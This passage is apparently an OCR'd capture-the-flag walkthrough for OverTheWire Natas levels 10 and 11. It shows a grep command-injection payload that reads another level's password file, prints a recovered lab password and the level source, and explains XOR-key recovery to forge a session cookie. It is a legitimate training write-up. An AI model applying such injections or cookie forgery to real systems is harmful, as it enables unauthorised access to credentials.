    }
```

So we couldn't do like last time(level9).

why "preg_match" ?
security measure to prevent malicious input. If any of these characters are found in $key, it may indicate an attempt to inject harmful commands.

For security reasons, we now filter on certain characters


Find words containing: ; Search

Output:


```
Input contains an illegal character!
```

View sourcecode

>So this time use this- a /etc/natas_webpass/natas11(for this scenario when I start with a and I get code, but if isn't give correct shows expected output we have to try other letters also)



additional:




- In the keypart(blue colored highligthed area) we cant see any simple "a"

inside it, but in that source code they use grep -i so that mean case insensitive.


```
        passthru("grep -i $key dictionary.txt");
    }
```

however, now we have the password. Password is: UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk


- **Level 11**



Go to this site http://natas11.natas.labs.overthewire.org and giver username as "Natas11" and password is "UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk"




>Then directed to this –




Not secure | natas11.natas.labs.overthewire.org/index-source.html

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas11", "pass": "<censored>" };</script></head>
<?

$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
    $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
    if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
        if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
        $mydata['showpassword'] = $tempdata['showpassword'];
        $mydata['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);
```

```
$tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
```




HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAyIxTRg%3D



Decoded in belove:
HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAyIxTRg=(this is base64 encoded)

plan how to do?

>For decode this base 64 code. We can use [CyberChef (michaeltri.github.io)]




>so cipher text is in below

.f$.

3'..7 .. uUG*8MIf5..+;..fmMF"1 ."1M.


>swap by clicking swap button



>let's look at what is XOR encryption is,


Input A	Input B	XOR Output
0	0	0
0	1	1
1	0	1
1	1	0

>next step is XOR encryption,
(when add key make sure to add json format for this time)





>we can see same letters repeating again and again "eDWo".


> "eDWo". -key
>change no to"yes"



https://michaeltri.github.io/CyberChef/?recipe=%5B%7B"op"%3A"From%20Base64"%2C"args"%3A%5B"A-Za-z0-9%2B%2F%3D"%2Ctrue%